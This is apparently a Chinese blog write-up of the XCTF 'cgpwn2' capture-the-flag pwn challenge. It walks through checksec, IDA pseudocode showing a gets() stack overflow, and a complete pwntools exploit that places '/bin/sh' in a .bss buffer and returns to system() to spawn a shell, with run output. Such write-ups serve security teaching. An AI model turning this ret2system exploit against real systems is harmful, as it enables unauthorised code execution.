攻防世界 Pwn cgpwn2

原创

==Microsoft== 于 2021-12-12 11:37:34 发布 455 收藏

分类专栏： Pwn 文章标签： 安全

本文链接：https://blog.csdn.net/MrTreebook/article/details/121884733

攻防世界 Pwn cgpwn2

1.题目下载地址

点击下载

2.checksec分析

```
lwj@ubuntu:~/Desktop/pwn/cgpwn2$ checksec cgpwn2
[*] '/home/lwj/Desktop/pwn/cgpwn2/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
lwj@ubuntu:~/Desktop/pwn/cgpwn2$
```

只开启了NX保护，应该不会有太多障碍

直接进IDA看一下

3.IDA分析

main函数中有一个hello函数，我们直接看hello函数

```
char *hello()
{
  __int16 *v0; // eax
  int v1; // ebx
  unsigned int v2; // ecx
  __int16 *v3; // eax
  __int16 s; // [esp+12h] [ebp-26h] BYREF
  int v6; // [esp+14h] [ebp-24h] BYREF

  v0 = &s;
  v1 = 30;
  if ( ((unsigned __int8)&s & 2) != 0 )
  {
    s = 0;
    v0 = (__int16 *)&v6;
    v1 = 28;
  }
  v2 = 0;
  do
  {
    *(_DWORD *)&v0[v2 / 2] = 0;
    v2 += 4;
  }
  while ( v2 < (v1 & 0xFFFFFFFC) );
  v3 = &v0[v2 / 2];
  if ( (v1 & 2) != 0 )
    *v3++ = 0;
  if ( (v1 & 1) != 0 )
    *(_BYTE *)v3 = 0;
  puts("please tell me your name");
  fgets(name, 50, stdin);
  puts("hello,you can leave some message here:");
  return gets((char *)&s);
}
```


- 可以看到第二个gets函数没有限制输入大小，很明显是栈溢出
- 再看看有没有其他后门函数

IDA View-A | Pseudocode-A

```
int pwn()
{
  return system("echo hehehe");
}
```

看到有一个pwn函数中调用了system


```
.bss:0804A080                 public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name            db 34h dup(?)
.bss:0804A080 _bss            ends
.bss:0804A080
.prgend:0804A0B4 ; ===========================
```

而且第一个gets函数输入的name正好是处于bss段
那么我们可以写命令到name
然后找到这个地址，利用简单ROP

3.1.看一下溢出大小

老规矩还是cyclic

然后找到sys地址



接下来就是构造payload了

4.exp

```
from pwn import *
r = process('./cgpwn2')
#r = remote('111.198.29.45',51186)
target = 0x804855A

binsh = 0x804A080

payload = 'a' * 42 + p32(target) + p32(binsh)

a = r.recvuntil('e\n')
r.sendline('/bin/sh')
a = r.recvuntil(':\n')
r.sendline(payload)
r.interactive()
```

4.1.运行结果

```
lwj@ubuntu:~/Desktop/pwn/cgpwn2$ python exp.py
[+] Starting local process './cgpwn2': pid 13656
[*] Switching to interactive mode
$ ls
cgpwn2    exp.py    peda-session-cgpwn2.txt
$
```

可以看到已经顺利拿到本机权限了